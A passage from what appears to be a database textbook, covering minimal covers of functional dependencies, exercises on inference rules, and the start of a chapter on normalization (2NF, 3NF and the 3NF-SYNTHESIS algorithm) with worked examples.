At this point, none of the remaining dependencies in *result* are redundant. We observe that attribute b in $a, b \longrightarrow d$ is superfluous, however. To show this, we shall prove $result \models a \longrightarrow d$. Assume the functional dependencies *result* hold. We apply augmentation on $a \longrightarrow b$ to derive $a \longrightarrow a, b$. We apply transitivity on $a \longrightarrow a, b$ and $a, b \longrightarrow d$ to derive $a \longrightarrow d$, completing the proof. Hence, the **else**-case at Line 6 can choose $a, b \longrightarrow d$ and Line 8 sets

$$result = \{a \longrightarrow b; \quad a \longrightarrow d; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

At this point, the **while**-loop is finished as none of the remaining dependencies in *result* are redundant or have superfluous attributes. Hence,

$$\{a \longrightarrow b; \quad a \longrightarrow d; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}$$

is a minimal cover of $\mathbb{D}'$.

Next, we consider the of functional dependencies

$$\mathbb{D} = \{a, b \longrightarrow d, e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}$$

of Example 7.42. Using similar steps to the above case, we derive that the minimal cover of $\mathbb{D}$ is

$$\{a, b \longrightarrow d; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

Next, we shall prove that the MINIMALCOVER algorithm is correct.

Theorem 7.54. *Let $\mathbb{D}$ be a set of functional dependencies. The* MINIMALCOVER *algorithm terminates and* MINIMALCOVER($\mathbb{D}$) *is a minimal cover of $\mathbb{D}$.*

Proof. To prove that MINIMALCOVER($\mathbb{D}$) computes a minimal cover of $\mathbb{D}$, it suffices to prove the invariant

$$\mathrm{I}: \ \mathbb{D} \equiv result \text{ and all dependencies in } result \text{ are simple.}$$

for the **while**-loop at Line 2.

By the construction at Line 1, all dependencies in *result* are always simple. By the union and decomposition rule, $result \equiv \mathbb{D}$ after Line 1. As each step of the **while**-loop, either the **if**-test at Line 3 removes a redundant dependency from *result* or the **else**-case at Line 6 removes a superfluous attribute from a functional dependency in *result*. In both cases, the invariant I is maintained. Hence, during each step of the **while**-loop the invariant I is maintained. Finally, as *result* starts with a finite number of dependencies, the **while**-loop can only perform a finite number of steps that either remove a functional dependency or remove an attribute from a functional dependency. □

A set of dependencies can have many distinct minimal covers. These minimal covers can be vastly different in the complexity of individual dependencies or in the number of functional dependencies:

Example 7.55. Consider the following two sets of dependencies:

$$\mathbb{D}_1 = \{a \longrightarrow b; \quad a \longrightarrow c; \quad a \longrightarrow d; \quad a \longrightarrow e; \quad a \longrightarrow f; \quad b \longrightarrow a; \quad c \longrightarrow a; \quad d \longrightarrow a; \quad e \longrightarrow a; \quad f \longrightarrow a\};$$
$$\mathbb{D}_2 = \{a \longrightarrow b; \quad b \longrightarrow c; \quad c \longrightarrow d; \quad d \longrightarrow e; \quad e \longrightarrow f, \quad f \longrightarrow a\}.$$

We claim that both $\mathbb{D}_1$ and $\mathbb{D}_2$ are minimal covers and $\mathbb{D}_1 \equiv \mathbb{D}_2$. First, it is straightforward to verify that both sets of dependencies satisfy the conditions of a minimal cover. Next, to show that both sets of dependencies are equivalent, we observe that we can easily derive $\mathbb{D}_1 \models m \longrightarrow n$ and $\mathbb{D}_2 \models m \longrightarrow n$ for any two attributes $m, n \in \{a, b, c, d, e, f\}$.

7.6 Exercises

Exercise 7.1.

(Q1) What does the functional dependency $\emptyset \longrightarrow x$, with x an attribute, enforce?

(Q2) What does the multivalued dependency $\emptyset \twoheadrightarrow X$, with X a set of attributes, enforce?

(Q3) What does the join dependency $\bowtie[X, Y]$, with X, Y non-overlapping sets of attributes ($X \cap Y = \emptyset$), enforce?

Exercise 7.2. Consider the following inference rules:

1. If $X \longrightarrow Y$ and $WY \longrightarrow Z$, then $XW \longrightarrow Z$.
2. If $X \longrightarrow YZ$ and $Z \longrightarrow WV$, then $X \longrightarrow YZV$.
3. If $X \longrightarrow Y$ and $Z \subseteq Y$, then $X \longrightarrow Z$.

(Q1) Prove that the **first** inference rule is sound using only the Armstrong Axioms.

(Q2) Prove that the **second** inference rule is sound directly from the definition of functional dependencies (without using any inference rules).

(Q3) Prove that the **third** inference rule is sound.

(Q4) Are these inference rules complete? If so, then prove why. Otherwise, show why not. You may assume that the Armstrong Axioms are complete.

(Q5) Are these inference rules independent? If so, then show why. Otherwise, show why not.

Exercise 7.3. Consider the following two inference rules:

1. If $X \longrightarrow Y$ and $V \longrightarrow W$, then $XV \longrightarrow YW$.
2. If $X \longrightarrow Y$ and $V \longrightarrow W$ with $V \subseteq Y$, then $X \longrightarrow W$.

(Q1) Prove that these inference rules are sound.

(Q2) Are these inference rules complete? If so, then prove why. Otherwise, show why not. You may assume that the Armstrong Axioms are complete.

(Q3) Are these inference rules independent? If so, then show why. Otherwise, show why not.

Exercise 7.4. Consider the following dependencies for relations **R** and **S**:

1. If $A \twoheadrightarrow BC$, then $A \twoheadrightarrow B$.
2. If $A \twoheadrightarrow BCD$ and $A \longrightarrow B$, then $A \twoheadrightarrow CD$.

3. If $\mathbf{R}[\vec{A}\,\vec{B}] \subseteq \mathbf{S}[\vec{C}\,\vec{C}]$, then $\mathbf{R}[\vec{A}] \subseteq \mathbf{R}[\vec{B}]$.
(Here $\vec{A}$, $\vec{B}$, and $\vec{C}$ are lists of attributes with $|\vec{A}| = |\vec{B}| = |\vec{C}|$.)

4. If $\mathbf{R}[\vec{A}\,\vec{B}] \subseteq \mathbf{S}[\vec{C}\,\vec{C}]$, then $A \longrightarrow B$.
(In $\mathbf{R}[\vec{A}\,\vec{B}] \subseteq \mathbf{S}[\vec{C}\,\vec{C}]$, $\vec{A}$, $\vec{B}$, and $\vec{C}$ are lists of attributes with $|\vec{A}| = |\vec{B}| = |\vec{C}|$.)

5. If $\mathbf{R}[\vec{A}\,\vec{B}] \subseteq \mathbf{S}[\vec{C}\,\vec{D}]$ and $C \longrightarrow D$, then $A \longrightarrow B$.
(In $\mathbf{R}[\vec{A}\,\vec{B}] \subseteq \mathbf{S}[\vec{C}\,\vec{D}]$, $\vec{A}$, $\vec{B}$, $\vec{C}$, and $\vec{D}$ are lists of attributes with $|\vec{A}| = |\vec{B}| = |\vec{C}| = |\vec{D}|$.)

(Q1) For each inference rule: Is the inference rule sound? If so, then prove that the rule is sound. Otherwise, provide a counterexample.

Exercise 7.5. Consider a relation **R** with attributes $\{a, b, c, d, e, f\}$ and the following functional dependencies:

$$\mathbb{D} = \{a \longrightarrow b; \quad b \longrightarrow e, f; \quad a, c \longrightarrow f; \quad c \longrightarrow b; \quad e \longrightarrow f; \quad f \longrightarrow a, d\}.$$

(Q1) Does the functional dependency $b, c \longrightarrow d$ follow from $\mathbb{D}$ (does $\mathbb{D} \models b, c \longrightarrow d$ hold)? Explain why using the CLOSURE algorithm.

(Q2) Provide a **candidate key** K of **R**.

(Q3) Provide a minimal cover of $\mathbb{D}$. Explain your steps.

Exercise 7.6. Consider a relation **R** with attributes $\{a, b, c, d, e\}$ and the following functional dependencies:

$$\mathbb{D} = \{a \longrightarrow c, d, e; \quad b, d \longrightarrow e; \quad b \longrightarrow d; \quad c \longrightarrow d; \quad d \longrightarrow a, b; \quad e \longrightarrow b\}.$$

(Q1) Provide the closure of $\{c\}$ (hence, CLOSURE($\mathbb{D}$, $\{c\}$) and of set of attributes $\{a, e\}$ (hence, CLOSURE($\mathbb{D}$, $\{a, e\}$)).

(Q2) Compute $\mathbb{D}^*$. Explain your steps. Based on $\mathbb{D}^*$, indicate which sets of attributes are superkeys for **R**? Which superkeys K are **candidate keys**.

(Q3) Provide a minimal cover for $\mathbb{D}$. Explain your steps.

Exercise 7.7. Consider the following relational schema for a relation that stores the data needed for a **quick event wizard** via which users can quickly organize an event (e.g., invite users and order all necessary snacks, drinks, and other products):

event(*id*, *user_id*, *date*, *inv_id*, *inv_confirmed*, *product*, *p_price*, *p_amount*).

In this relational schema, each event has a unique identifier *id*. Furthermore, the relation keeps track of the user that organizes the event (*user_id*) and the date and time of the event (*date*). The relation also keeps track of **all** invited guests. In specific, the relation keeps track, for each invited guest with identifier *inv_id*, whether that guest already confirmed its participation in the event (*inv_confirmed*). Finally, the relation keeps tracks of **all** products, e.g., snacks and drinks, that need to be ordered to organize the event (*product*), the price of each of these products (*p_price*) and the amount required of each product (*p_amount*). Next, an example of an instance of this relational schema:

id	*user_id*	*date*	*inv_id*	*inv_confirmed*	*product*	*p_price*	*p_amount*
1	1	Nov. 3, 3am	2	yes	chips	\$2	4
1	1	Nov. 3, 3am	3	no	chips	\$2	4
1	1	Nov. 3, 3am	2	yes	cola	\$4	8
1	1	Nov. 3, 3am	3	no	cola	\$4	8
2	1	Dec. 5, 7pm	2	no	chips	\$2	2
2	1	Dec. 5, 7pm	2	no	cola	\$4	1

(Q1) Provide a minimal cover of **all realistic** non-trivial functional dependencies that hold on the above relational schema. Argue, for each functional dependency, why this functional dependency hold.

As we ask for a minimal cover, there is no need for trivial functional dependencies and functional dependencies that can be derived from other functional dependencies.

(Q2) Are there any other **non-trivial** dependencies (e.g., inclusion dependencies, multivalued dependencies, or join dependencies) that hold on this table? If so, provide an example of such a dependency and argue why this dependency holds.

Chapter 8

Database normalization

In the previous chapter, we introduced dependency theory to help us reason about the constraints that should hold on one or more relations. Furthermore, we illustrated that the presence or absence of certain constraints in a relational schema can indicate serious flaws with the design of the schema. As the next step, we shall look at how we can **improve** relational schemas based on the constraints they define.

One way to improve the design of a relation by breaking the relation up into mostly-independent parts in a smart manner. By doing so, we can eliminate redundancies and make relations easier to work with. Typically, we call this process of refining the design of a relation **decomposition**: a relation is decomposed (broken up) into smaller relations with the aim of improving the overall database schema.

Definition 8.1. Consider a relation $\mathbf{R}$ with attributes attributes($\mathbf{R}$). The collection of relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$ with attributes attributes($\mathbf{S}_1$), ..., attributes($\mathbf{S}_n$) and defined by

$$\mathbf{S}_1 = \pi_{\text{attributes}(\mathbf{S}_1)}(\mathbf{R}), \ldots, \mathbf{S}_n = \pi_{\text{attributes}(\mathbf{S}_n)}(\mathbf{R})$$

is a **decomposition** of relation $\mathbf{R}$ if attributes($\mathbf{R}$) = attributes($\mathbf{S}_1$) $\cup \ldots \cup$ attributes($\mathbf{S}_n$).

Most, but not all, schema improvements can be modelled via decomposition steps.

Example 8.2. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1. The elimination of the *age* attribute, as it can be computed from *dob*, and the redundant *mname* attribute are **not** decomposition steps.

Now consider the relation **CourseAdmin**′ obtained from **CourseAdmin** by removing the *age* and *mname* attributes. As Example 7.2 showed, we can break up this relation into relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize**. This improvement step is a decomposition.

Not all decompositions of a relation are desirable, however: bad decompositions might actually worsen the quality of the overall database schema.

Example 8.3. Consider the relation **CourseAdmin**′ of Example 8.2. The relations **Student**, **Faculty**, **Course**, and **Enroll** are already a decomposition of **CourseAdmin**′: this decomposition maintains all attributes from **CourseAdmin**′. Unfortunately, the decomposition clearly looses data: as we did not include the **Organize** relation, we no longer store which faculty members are organizing each course.

When refining the design of a relation, one should avoid bad decompositions that lose data. One way to do so is by only performing decomposition steps that are **lossless**:

Definition 8.4. A decomposition of relation $\mathbf{R}$ into relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$ is **lossless join** if the result of the query $\mathbf{R}$ is equivalent to the result of the query $\mathbf{S}_1 \bowtie \ldots \bowtie \mathbf{S}_n$.

In the remainder of this chapter, we will always require that a decomposition is lossless join.

Furthermore, we have seen in Example 7.2 that improving the schema of a relation can make it easier to verify and maintain the constraints that hold on the data. For example, by turning non-trivial functional dependencies that hold on the data into primary keys of dedicated relations. To ensure that decompositions do not make maintaining constraints that hold on the data harder, we prefer to end up with a decomposition in which all relevant constraints apply to individual relations (and, hence, can be maintained without inspecting multiple relations):

Definition 8.5. Let $\mathbb{D}$ be the dependencies that hold on relation $\mathbf{R}$ and let $\mathbb{D}_1, \ldots, \mathbb{D}_n$ be the dependencies that hold on relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$. A decomposition of relation $\mathbf{R}$ into relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$ is **dependency preserving** if $\mathbb{D} \equiv (\mathbb{D}_1 \cup \ldots \cup \mathbb{D}_2)$.

Many types of redundancies and other issues stemming from badly-designed relations can be resolved via dependency-preserving decompositions of these relations. We will see examples of redundancies that cannot be resolved using dependency-preserving decompositions, however.

To determine whether a decomposition that breaks-up a relation $\mathbf{R}$ into relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$ is dependency-preserving, we need a way to determine which dependencies will hold on relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$. We have the following technical result:

Proposition 8.6. *Consider a relation $\boldsymbol{R}$ with attributes $\mathcal{A}$ and with $\mathcal{S} \subseteq \mathcal{A}$.*

1. *If $\boldsymbol{R}$ satisfies functional dependency $A \longrightarrow B$ with $A, B \subseteq \mathcal{S}$, then $\pi_{\mathcal{S}}(\boldsymbol{R})$ satisfies $A \longrightarrow B$.*
2. *If $\boldsymbol{R}$ satisfies multivalued dependency $A \twoheadrightarrow B$ with $A, B \subseteq \mathcal{S}$, then $\pi_{\mathcal{S}}(\boldsymbol{R})$ satisfies $A \twoheadrightarrow B$.*

Proof. First, the case for functional dependency $A \longrightarrow B$. Consider any instance $\mathcal{I}$ of relation $\mathbf{R}$ and let $\tau_1, \tau_2 \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$ with $\tau_1[A] = \tau_2[A]$. We need to show $\tau_1[B] = \tau_2[B]$. By $\tau_1, \tau_2 \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$, there exists tuples $\tau'_1, \tau'_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[\mathcal{S}] = \tau'_1[\mathcal{S}]$ and $\tau_2[\mathcal{S}] = \tau'_2[\mathcal{S}]$. As $A \subseteq \mathcal{S}$, we have $\tau'_1[A] = \tau'_2[A]$. By $A \longrightarrow B$, we have $\tau'_1[B] = \tau'_2[B]$. By $B \subseteq \mathcal{S}$, we conclude $\tau_1[B] = \tau_2[B]$.

Next, the case for multivalued dependency $A \twoheadrightarrow B$. Let $\overline{AB}_{\mathcal{A}} = \mathcal{A} \setminus (A \cup B)$ and $\overline{AB}_{\mathcal{S}} = \mathcal{S} \setminus (A \cup B)$. We observe that $\overline{AB}_{\mathcal{S}} = \overline{AB}_{\mathcal{A}} \cap \mathcal{S}$. Now consider any instance $\mathcal{I}$ of relation $\mathbf{R}$ and let $\tau_1, \tau_2 \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$ with $\tau_1[A] = \tau_2[A]$. We need to show that there exists a tuple $\tau' \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$ with $\tau'[B \cup A] = \tau_1[B \cup A]$ and $\tau'[\overline{AB}_{\mathcal{S}} \cup A] = \tau_2[\overline{AB}_{\mathcal{S}} \cup A]$. By $\tau_1, \tau_2 \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$, there exists tuples $\tau'_1, \tau'_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[\mathcal{S}] = \tau'_1[\mathcal{S}]$ and $\tau_2[\mathcal{S}] = \tau'_2[\mathcal{S}]$. As $A \subseteq \mathcal{A}$, we have $\tau'_1[A] = \tau'_2[A]$. By $A \twoheadrightarrow B$, there exists a tuple $\tau_{\mathcal{A}} \in \mathcal{I}(\mathbf{R})$ with $\tau_{\mathcal{A}}[B \cup A] = \tau'_1[B \cup A]$ and $\tau_{\mathcal{A}}[\overline{AB}_{\mathcal{A}} \cup A] = \tau'_2[\overline{AB}_{\mathcal{A}} \cup A]$. By $\tau_{\mathcal{A}} \in \mathcal{I}(\mathbf{R})$, there exists a tuple $\tau_{\mathcal{S}} \in \text{eval}(\pi_{\mathcal{S}}(\mathbf{R}), \mathcal{I})$ with $\tau_{\mathcal{S}}[\mathcal{S}] = \tau_{\mathcal{A}}[\mathcal{S}]$. By $A, B \subseteq \mathcal{S}$, we have $\tau_{\mathcal{S}}[B \cup A] = \tau'_1[B \cup A]$. By $\overline{AB}_{\mathcal{S}} \subseteq \mathcal{S}$ and $\overline{AB}_{\mathcal{S}} \subseteq \overline{AB}_{\mathcal{A}}$, we have $\tau_{\mathcal{S}}[\overline{AB}_{\mathcal{S}} \cup A] = \tau_2[\overline{AB}_{\mathcal{S}} \cup A]$. Hence, we choose $\tau' = \tau_{\mathcal{S}}$ to complete the proof. □

Based on the above technical result, we next define the dependencies that hold on decomposed relations:

Definition 8.7. Let $\mathbb{D}$ be the dependencies that hold on relation $\mathbf{R}$ and let relations $\mathbf{S}_1, \ldots, \mathbf{S}_n$ with attributes attributes$(\mathbf{S}_1), \ldots,$ attributes$(\mathbf{S}_n)$ be a decomposition of $\mathbf{R}$. The relation $\mathbf{S}_i$, $1 \leqslant i \leqslant n$, satisfies the functional dependencies

$$\{A \longrightarrow B \in \mathbb{D}^* \mid A, B \subseteq \text{attributes}(\mathbf{S}_i)\}$$

and the multivalued dependencies

$$\{A \twoheadrightarrow B \in \mathbb{D}^* \mid A, B \subseteq \text{attributes}(\mathbf{S}_i)\}$$

with $\mathbb{D}^* = \{\delta \mid \mathbb{D} \models \delta\}$.

To aid in relational schema design, several **normal forms** have been proposed such as the first normal form, the second normal form, the third normal form, Boyce-Codd normal form, the fourth normal form, and the fifth normal form. Each of these normal forms enforce some good design practices. All except the first normal form do so by enforcing restrictions on the types of dependencies that individual relations can satisfy. This is in line with prior observations in Chapter 7: the presence of certain types of dependencies (e.g., functional or multivalued dependencies that do not define primary keys) can point to major redundancies in the relation. Next, we shall provide an in-depth overview of these normal forms. Furthermore, for the third normal form, Boyce-Codd normal form, and the fourth normal form, we shall provide efficient algorithms that can decompose any relation into a result that satisfies the normal form.

8.1 First normal form (1NF)

The **first normal form** only puts minimal restrictions on the structure of relations:

Definition 8.8. Let **R** be a relation. Relation **R** is in **first normal form** (1NF) if all attributes are atomic.

At its core, 1NF highlights a main conceptual difference between the relational model and earlier data models. Before the introduction of the relational data model, DBMSs usually represented databases as collections of complex data objects (e.g., resembling `structs` in C or simple data `classes` in C++ and Java) whose conceptual structure (how one interacted with the data) closely matched their internal representation (how the data was organized and stored on disk). Hence, in those earlier data models, data values were typically non-atomic.

In Section 2.3.2, we already argued that making attributes atomic is a good design principle in general. As such, the relational model usually assumes that all attributes are atomic and, hence, that all relations are automatically in 1NF.

8.2 Second normal form (2NF)

The second normal form is mainly of **historic interest**. For completeness, we will only briefly look at the definition of the second normal form.

Definition 8.9. Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. Relation **R** is in **second normal form** (2NF) if **R** is in 1NF and, for every attribute b of **R**, either

1. b is part of a candidate key of **R**; or
2. is **fully dependent** on each candidate key of **R**: no functional dependency $A \longrightarrow B \in \mathbb{D}^*$ exists with $b \in (B \setminus A)$ and attributes A a strict subset of a candidate key of **R**.

By the above definition, we obviously have

Proposition 8.10. *Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. If **R** is in 2NF, then **R** is in 1NF. If **R** is in 1NF, then **R** is not necessary in 2NF.*

In essence, 2NF enforces that relations that represent **many-to-many relationship sets** should not also include the full details of individual entities partaking in these relationship sets. This makes a great deal of sense: if we store a full copy of an entity with each participation of that entity in a relationship, then we are storing many redundant copies of that entity. As such, 2NF enforces the proper application of the translation from the ER-model to the relational model with respect to many-to-many relationship sets that we described in Section 3.3.2.

As such, relations in 2NF avoid many types of obvious redundancies:

Example 8.11. The relation **CourseAdmin** of Example 7.1 is not in 2NF: many attributes do not satisfy the conditions imposed by 2NF. Indeed, the relation **CourseAdmin** is an example of a many-to-many-to-many relationship set representing course enrollment and course organization that additionally also stores details of student entities, course entities, and faculty member entities. For example, the attribute *sname* is fully determined by *sid* and *sid* is a strict subset of the candidate key of **CourseAdmin**. The improved relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize** of Example 7.2 are all in 2NF: all non-trivial functional dependencies that hold in these improved relations define primary keys.

Now consider the relation with schema **DegreeProgram**(*department*, *pname*, *building*, *type*). In this relation, we detail degree programs (identified by the organizing department *department* and program name *pname*), the building that hosts the staff office for the program, and the type of the program (e.g., Bachelor or Master). See Figure 8.1 for an illustration of this relation. In practice, one would expect that the staff office of a program matches the staff office of the organizing department. Hence,

$$department \longrightarrow building.$$

As such the relation **DegreeProgram** is not in 2NF. Indeed, the relation will redundantly store the same staff office of a department for every degree program organized by that department.

DegreeProgram			
department	pname	building	type
Computer Science	Computer Science	Building A	BSc
Computer Science	Artificial Intelligence M	Building A	MSc
Computer Science	Data Science M	Building A	MSc
Chemistry	Chemistry	Building B	B
Chemistry	Organic Chemistry M	Building B	M

Figure 8.1: The **DegreeProgram** relation of Example 8.11, which is not in 2NF.

8.2.1 Limitations of 2NF

Example 8.11 illustrates that 2NF will prevent many obvious sources of redundancies. Unfortunately, 2NF will not address all such obvious sources of redundancies, however.

Example 8.12. Consider the relation with schema **FacultyMember**(*fid*, *department*, *faculty*, *name*, *rank*) that details the personal information (*name* and *rank*) of each faculty member with identifier *fid* working for the department identified by *department*, part of the faculty identified by *faculty*. See Figure 8.2 for an illustration of this relation. If we assume that each faculty member works for one department and each department belongs to one faculty, then we have

$$\begin{aligned} \textit{fid} &\longrightarrow \textit{name}, \textit{rank}; \\ \textit{fid} &\longrightarrow \textit{department}; \text{ and} \\ \textit{department} &\longrightarrow \textit{faculty}. \end{aligned}$$

Hence, *fid* is a candidate key and all other attributes are fully dependent on *fid*. As such, this relation is in 2NF. Unfortunately, this relation has obvious redundancies: the relation will redundantly store the same faculty of a department for every person working for that department.

FacultyMember				
fid	*department*	*faculty*	*name*	*rank*
1	Computer Science	Natural Sciences	Ya-Ting	Full
2	Computer Science	Natural Sciences	Ximena	Assistant
3	Chemistry	Natural Sciences	Wichian	Assistant
4	Economy	Humanities	Zoran	Associate

Figure 8.2: The **FacultyMember** relation of Example 8.12. This relation is in 2NF, but has redundancies.

Both 2NF and the third normal form that we will describe next allow for decompositions that are both lossless-join and dependency preserving. Furthermore, we shall show that every relation in third normal form is also in 2NF. Finally, the third normal form is easier to understand and work with. As such, the third normal form has replaced 2NF for all practical purposes, relegating 2NF to a footnote in the history of the relational model.

8.3 Third normal form (3NF)

In Example 8.12, we showed a relation that is in 2NF and still has obvious redundancies. The **third normal form** is explicitly designed to avoid such redundancies.

Definition 8.13. Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. Relation **R** is in **third normal form** (3NF) if **R** is in 1NF and, for every functional dependency $A \longrightarrow B \in \mathbb{D}^*$, any of the following holds:

1. $A \longrightarrow B$ is trivial;
2. A is a candidate key of **R**; or
3. each attribute in $B \setminus A$ is part of a candidate key of **R**.

Here, we say $A \longrightarrow B$ is trivial if $\emptyset \models A \longrightarrow B$, hence, if $B \subseteq A$.

We say that a functional dependency $A \longrightarrow B$ is a **3NF violation** if $A \longrightarrow B$ does not satisfy any of the above three conditions.

We note that 3NF disallows relations with **transitive dependencies**: no non-trivial functional dependencies should exist between non-key attributes. By doing so, 3NF essentially enforces that relations that represent entities e with an incorporated many-to-one **relationship set** R should only include the primary key K of the one entity e' the many-to-one relationship set R correlated with e and not any of the attributes determined by K. As such, 3NF enforces the proper application of the translation from the ER-model to the relational model with respect to many-to-one relationship sets that we described in Section 3.3.3.

Example 8.14. Consider the relation with schema **FacultyMember**(*fid*, *department*, *faculty*, *name*, *rank*) of Example 8.12. This relation is not in 3NF: the functional dependency *department* $\longrightarrow$ *faculty* is a 3NF violation as neither *department* nor *faculty* are part of the candidate key of **FacultyMember**.

We note that the relation with schema **FacultyMember** indeed improperly incorporated the department the faculty member belongs to: instead of just including the primary key of the department, **FacultyMember** also included other attributes that are determined by the department: namely, the faculty the department belongs to. The faculty attribute should not be stored in **FacultyMember**, but instead with the department in a separate **Department** relation. Indeed, the improved decomposition of **FacultyMember** into **FacultyMember′**(*fid*, *department*, *name*, *rank*) and **Department**(*department*, *faculty*), which we illustrate in Figure 8.3, is in 3NF and eliminates the redundancies seen in Figure 8.2.

FacultyMember′

fid	*department*	*name*	*rank*
1	Computer Science	Ya-Ting	Full
2	Computer Science	Ximena	Assistant
3	Chemistry	Wichian	Assistant
4	Economy	Zoran	Associate

Department

department	*faculty*
Computer Science	Natural Sciences
Chemistry	Natural Sciences
Economy	Social Sciences

Figure 8.3: The **FacultyMember′** and **Department** relations of Example 8.14. These relations are in 3NF.

Examples 8.14 and 8.12 illustrate that there are relations that are in 2NF, but not in 3NF. One might wonder whether there are also relations in 3NF, but not in 2NF. As it turns out, this is never the case:

Proposition 8.15. *Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. If **R** is in 3NF, then **R** is in 2NF. If **R** is in 2NF, then **R** is not necessary in 3NF.*

Proof. Examples 8.14 and 8.12 already illustrate a relation that is in 2NF, but not in 3NF. Hence, we only consider the case in which **R** is in 3NF. Consider an attribute b such that $A \longrightarrow B \in \mathbb{D}$ is a functional dependency with $b \in (B \setminus A)$. As $b \in (B \setminus A)$, the functional dependency $A \longrightarrow B$ is non-trivial. Hence, by Definition 8.13, the attribute b is part of a candidate key of **R**. As such, attribute b satisfies the first condition of Definition 8.9, ensuring that **R** is in 2NF. □

Example 8.16. The relation **CourseAdmin** of Example 7.1 is not in 2NF and, hence, also not in 3NF. The improved relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize** of Example 7.2 are all in 3NF.

8.3.1 The 3NF-SYNTHESIS algorithm

Given a relation **R** that satisfies a set $\mathbb{D}$ of functional dependencies, the algorithm 3NF-SYNTHESIS(**R**, $\mathbb{D}$) of Figure 8.4 will return a set of relations S that is a lossless-join and dependency preserving decomposition of relation **R** with respect to functional dependencies $\mathbb{D}$ such that the relations in S are all in 3NF.

Algorithm 3NF-SYNTHESIS(**R**, $\mathbb{D}$):
1: $\mathbb{D}' :=$ a minimal cover of $\mathbb{D}$.
2: *result* $:= \{\}$.
3: **for** each set of attributes $X \subseteq$ attributes(**R**) such that $(X \longrightarrow y) \in \mathbb{D}'$ **do**
4: $\quad Y := \{y \mid (X \longrightarrow y) \in \mathbb{D}'\}$.
5: $\quad$ *result* $:=$ *result* $\cup \{\mathbf{XY}\}$ with **XY** a relation with attributes $X \cup Y$.
6: **end for**
7: **while** there exist distinct relations $\mathbf{S}, \mathbf{T} \in$ *result* with attributes(**S**) $\subseteq$ attributes(**T**) **do**
8: $\quad$ *result* $:=$ *result* $\setminus \{\mathbf{S}\}$.
9: **end while**
10: **if** no relation $\mathbf{S} \in$ *result* holds a candidate key of **R** **then**
11: $\quad$ *result* $:=$ *result* $\cup \{\mathbf{K}\}$ with **K** a relation with attributes(**K**) a candidate key of **R**.
12: **end if**
13: **return** *result*.

Figure 8.4: The algorithm 3NF-SYNTHESIS that, given a relation **R** that satisfies a set $\mathbb{D}$ of functional dependencies, returns a set of relations in 3NF that are a lossless-join and dependency preserving decomposition of **R**.

First, we illustrate the usage of the 3NF-SYNTHESIS algorithm.

Example 8.17. As the first example, we consider the relation **CourseAdmin** of Example 7.1 and the functional dependencies $\mathbb{D}$ specified for this relation in Example 7.6. We have

$$\mathbb{D}' = \{sid \longrightarrow sname;\quad sid \longrightarrow dob;\quad dob \longrightarrow age;\quad fid \longrightarrow fname;\quad fid \longrightarrow rank;$$
$$cid \longrightarrow cname;\quad cid \longrightarrow moid;\quad moid \longrightarrow mname;\quad sid, cid \longrightarrow term\}.$$

Hence, we perform the **for**-loop at Line 3 for the sets of attributes $\{sid\}$, $\{dob\}$, $\{fid\}$, $\{cid\}$, $\{moid\}$, and $\{sid, cid\}$. We obtain

$$\begin{aligned}
\{sid\}&: \mathbf{S}_1(\underline{sid}, sname, dob);\\
\{dob\}&: \mathbf{S}_2(\underline{dob}, age);\\
\{fid\}&: \mathbf{S}_3(\underline{fid}, fname, rank);\\
\{cid\}&: \mathbf{S}_4(\underline{cid}, cname, moid);\\
\{moid\}&: \mathbf{S}_5(\underline{moid}, mname);\ \text{and}\\
\{sid, cid\}&: \mathbf{S}_6(\underline{sid}, \underline{cid}, term).
\end{aligned}$$

The condition of the **while**-loop at Line 7 does not hold for any pair of relations in $\mathbf{S}_1, \ldots, \mathbf{S}_6$. Finally, the primary key sid, cid, fid is not part of any relation $\mathbf{S}_1, \ldots, \mathbf{S}_6$. Hence, the **if**-statement at Line 10 will add the relation

$$\text{candidate key: } \mathbf{S}_7(\underline{sid}, \underline{cid}, \underline{fid}).$$

We note that the result of the 3NF-SYNTHESIS algorithm in this case is already a huge improvement of the **CourseAdmin** relation: the 3NF-SYNTHESIS algorithm produced the improved relations **Student** ($\mathbf{S}_1$), **Faculty** ($\mathbf{S}_3$), **Course** ($\mathbf{S}_5$), and **Enroll** ($\mathbf{S}_6$) of Example 7.2. Furthermore, the algorithm produced relations $\mathbf{S}_2$

and $\mathbf{S}_4$, which are easy to recognize as good candidates for elimination altogether. Finally, the algorithm produced $\mathbf{S}_7$, which includes the relation **Organize** (together with a redundant student identifier). Clearly the relation $\mathbf{S}_7$ still has redundancies as is evident from the presence of the multivalued dependencies $cid \twoheadrightarrow sid$ and $cid \twoheadrightarrow fid$. As such, $\mathbf{S}_7$ is a candidate for further decomposition using methods that take multivalued dependencies into account.

As the second example, consider the relation with schema **FacultyMember**($\underline{fid}$, *department*, *faculty*, *name*, *rank*) of Example 8.12. The minimal cover for **FacultyMember** is

$$\mathbb{D}' = \{fid \longrightarrow name; \quad fid \longrightarrow rank; \quad fid \longrightarrow department; \quad department \longrightarrow faculty\}.$$

Hence, the **for**-loop at Line 3 produces

